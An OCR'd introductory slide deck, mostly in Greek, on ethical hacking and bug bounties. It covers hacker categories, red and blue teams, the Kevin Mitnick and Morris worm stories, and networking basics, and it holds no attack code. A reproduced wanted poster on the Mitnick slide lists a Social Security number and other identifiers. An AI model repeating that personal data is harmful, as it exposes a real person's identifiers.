

BUG BOUNTY AND
ETHICAL HACKING
Fossaegean 2023

TOPICS OF PRESENTATION



20%

Introduction

Εισαγωγή στο Ethical Hacking

40%

The Basics

Οι βασικές αρχές της ασφάλειας υπολογιστών

60%

Tools-Training

Εκπαίδευση εργαλείων

80%

Hunt the Bug


Εισαγωγή στο Bug Bounty

100%

Start Hacking

Hack the Planet


TOPICS OF PRESENTATION




20%

Introduction

Εισαγωγή στο Ethical Hacking



WHAT IS ETHICAL HACKING ?



WHAT IS ETHICAL HACKING ?

Το **Ethical Hacking** περιλαμβάνει μια εξουσιοδοτημένη προσπάθεια απόκτησης πρόσβασης σε σύστημα υπολογιστή, εφαρμογή ή δεδομένα.

HOW DID IT ALL START?

HOW DID IT ALL START?


HOW MANY CYBER ATTACKS OCCUR?

Attacks

Οι δαπάνες για την κυβερνοασφάλεια εκτιμάται ότι θα ξεπεράσουν τα 188 δισεκατομμύρια δολάρια το 2023.

Θα υπάρχουν σχεδόν 3,5 εκατομμύρια ανοιχτές θέσεις εργασίας που περιμένουν να καλυφθούν το 2023.

Το έγκλημα στον κυβερνοχώρο αναμένεται να κοστίσει στις εταιρείες παγκοσμίως 10,5 τρισεκατομμύρια δολάρια ετησίως έως το 2025.



WHY ETHICAL HACKERS EXIST?


WHY ETHICAL HACKERS EXIST?


WHY ETHICAL HACKERS EXIST?

WHY ETHICAL HACKERS EXIST?

“War has changed”

WHY ETHICAL HACKERS EXIST?





HACKERS CATEGORIZED


So the short answer to “Do good hackers exist?” is yes and we are gonna categorize all of the kinds of hackers

BLACK HATS

Ένας **black hat** είναι ένας hacker που παραβιάζει νόμους ή τυπικά ηθικά πρότυπα για κακόβουλους σκοπούς, όπως εγκλήματα στον κυβερνοχώρο , κυβερνοπόλεμους και το προσωπικό συμφέρον.

WHITE HATS

Οι **white hats** μερικές φορές αποκαλούμενοι και «ηθικοί χάκερ» ή «καλοί χάκερ» είναι το αντίθετο των black hats. Εκμεταλλεύονται συστήματα υπολογιστών ή δίκτυα για να εντοπίσουν τα ελαττώματα ασφαλείας τους, ώστε να μπορούν να κάνουν συστάσεις για βελτίωση.



GREY HATS

Οι **grey hats** μπορεί μερικές φορές να παραβιάζουν νόμους ή συνήθη ηθικά πρότυπα, αλλά δεν έχουν την κακόβουλη πρόθεση που χαρακτηρίζει έναν black hat hacker.

SCRIPT KIDDIES

- Βασίζονται σε ξένα προγραμμένα προγράμματα
- Αδύναμες τεχνικές δεξιότητες
- Μικρή έως καμία εμπειρία πάνω στο αντικείμενο
- Συχνά ενεργουν παρορμητικά και δεν έχουν συγκεκριμένο κίνητρο


SCRIPT KIDDIES

- Βασίζονται σε ξένα προγραμμένα προγράμματα
- Αδύναμες τεχνικές δεξιότητες
- Μικρή έως καμία εμπειρία πάνω στο αντικείμενο
- Συχνά ενεργουν παρορμητικά και δεν έχουν συγκεκριμένο κίνητρο


“Don’t be Script Kiddies , be Green Hats!”

ATTACKERS VS DEFENDERS

Μια κόκκινη ομάδα(red team) είναι μια ομάδα που προσποιείται ότι είναι ο εχθρός , επιχειρεί μια φυσική ή ψηφιακή εισβολή εναντίον ενός οργανισμού και στη συνέχεια αναφέρεται πίσω ώστε ο οργανισμός να βελτιώσει την άμυνά του.



Μια μπλε ομάδα(blue team) είναι μια ομάδα που πραγματοποιεί ανάλυση συστημάτων για να διασφαλίσουν την ασφάλεια τους , να εντοπίσουν ελαττώματα και να επαληθεύσουν την αποτελεσματικότητα κάθε μέτρου ασφαλείας.



01

HACKER STORIES

Ιστορίες γνωστών hackers

01

WHO IS KEVIN?


Η διάσημη ιστορία του Kevin Mitnick

01

WHO IS KEVIN?

Ο **Kevin Mitnick** ήταν ένας από τους πιο διάσημους Αμερικανούς hacker.

Έχοντας εισβάλει σε πολλά τηλεπικοινωνιακά δίκτυα και κλέβοντας δεδομένα από αυτά



U.S. Department of Justice
United States Marshals Service

WANTED
BY U.S. MARSHALS

NOTICE TO ARRESTING AGENCY: Before arrest, validate warrant through National Crime Information Center (NCIC).
United States Marshals Service NCIC entry number: (NIC) W721469021

NAME: .....MITNICK, KEVIN DAVID
AKS (S): .....MITNIK, KEVIN DAVID
MERRIL, BRIAN ALLEN

DESCRIPTION:
Sex: .....MALE
Race: .....WHITE
Place of Birth: .....VAN NUYS, CALIFORNIA
Date(s) of Birth: 08/06/63; 10/18/70
Height: .....5'11"
Weight: 190
Eyes: .....BLUE
Hair: .....BROWN
Skintone: .....LIGHT
Scars, Marks, Tattoos: .....NONE KNOWN
Social Security Number(s): 550-36-5699
NCIC Fingerprint Classification: ...DOPM20PM13DIPM19PM09

ADDRESS AND LOCALE: KNOWN TO RESIDE IN THE SAN FERNANDO VALLEY AREA OF CALIFORNIA AND LAS VEGAS, NEVADA

WANTED FOR: VIOLATION OF SUPERVISED RELEASE
ORIGINAL CHARGES: POSSESSION UNAUTHORIZED ACCESS DEVICE; COMPUTER FRAUD
Warrant Issued: CENTRAL DISTRICT OF CALIFORNIA
Warrant Number: 9312-1112-015-C

DATE WARRANT ISSUED: NOVEMBER 10, 1992


MISCELLANEOUS INFORMATION: SUBJECT SUFFERS FROM A WEIGHT PROBLEM AND MAY HAVE EXPERIENCED WEIGHT GAIN OR WEIGHT LOSS


VEHICLE/TAG INFORMATION: NONE KNOWN. OFTEN USES PUBLIC TRANSPORTATION

If arrested or whereabouts known, notify the local United States Marshals Office. (Telephone: 213-894-2485)
If no answer, call United States Marshals Service Communications Center in McLean Virginia. Telephone (800)336-0102. (24 hour telephone contact) NLETS access code is VAUSM0000.

Form USM-132
(Rev. 7-97)

PRIOR EDITIONS ARE OBSOLETE AND NOT TO BE USED





02


IT IS RTM !

Η ιστορία του Robert Tappan Morris

02 IT IS RTM !

Το πρόγραμμα του Morris γράφτηκε το 1988, ενώ ήταν μεταπτυχιακός φοιτητής στο Πανεπιστήμιο Cornell.

Ο Morris προγραμμάτισε το πρόγραμμα(τύπου worm) για να αντιγράφει τον εαυτό του ξανά και ξανά με αποτέλεσμα ο υπολογιστής του θύματος να υπερχειλίσει(overflow).




02

IT IS RTM !

Το πρόγραμμα του Morris γράφτηκε το 1988, ενώ ήταν μεταπτυχιακός φοιτητής στο Πανεπιστήμιο Cornell.

Ο Morris προγραμμάτισε το πρόγραμμα(τύπου worm) για να αντιγράφει τον εαυτό του ξανά και ξανά με αποτέλεσμα ο υπολογιστής του θύματος να υπερχειλίσει(overflow).

TOPICS OF PRESENTATION



20%

Introduction

Εισαγωγή στο Ethical Hacking

40%

The Basics

Οι βασικές αρχές της ασφάλειας υπολογιστών

60%

Tools-Training

Εκπαίδευση εργαλείων

80%

Hunt the Bug


Εισαγωγή στο Bug Bounty

100%

Start Hacking

Hack the Planet

TOPICS OF PRESENTATION



40%

The Basics

Οι βασικές αρχές της ασφάλειας υπολογιστών

01

Networking for Dummies


- OSI Model

- TCP/IP
- UDP/IP

- Πακέτα(SYN-ACK)
- Πρωτόκολλα(FTP , SSH)

01

Networking for Dummies



01

Networking for Dummies

- OSI Model


- TCP/IP
- UDP/IP

- Πακέτα(SYN-ACK)
- Πρωτόκολλα(FTP , SSH)

01

Networking for Dummies

The 3-way handshake(TCP)




Connection Established

01

Networking for Dummies

UDP Communication



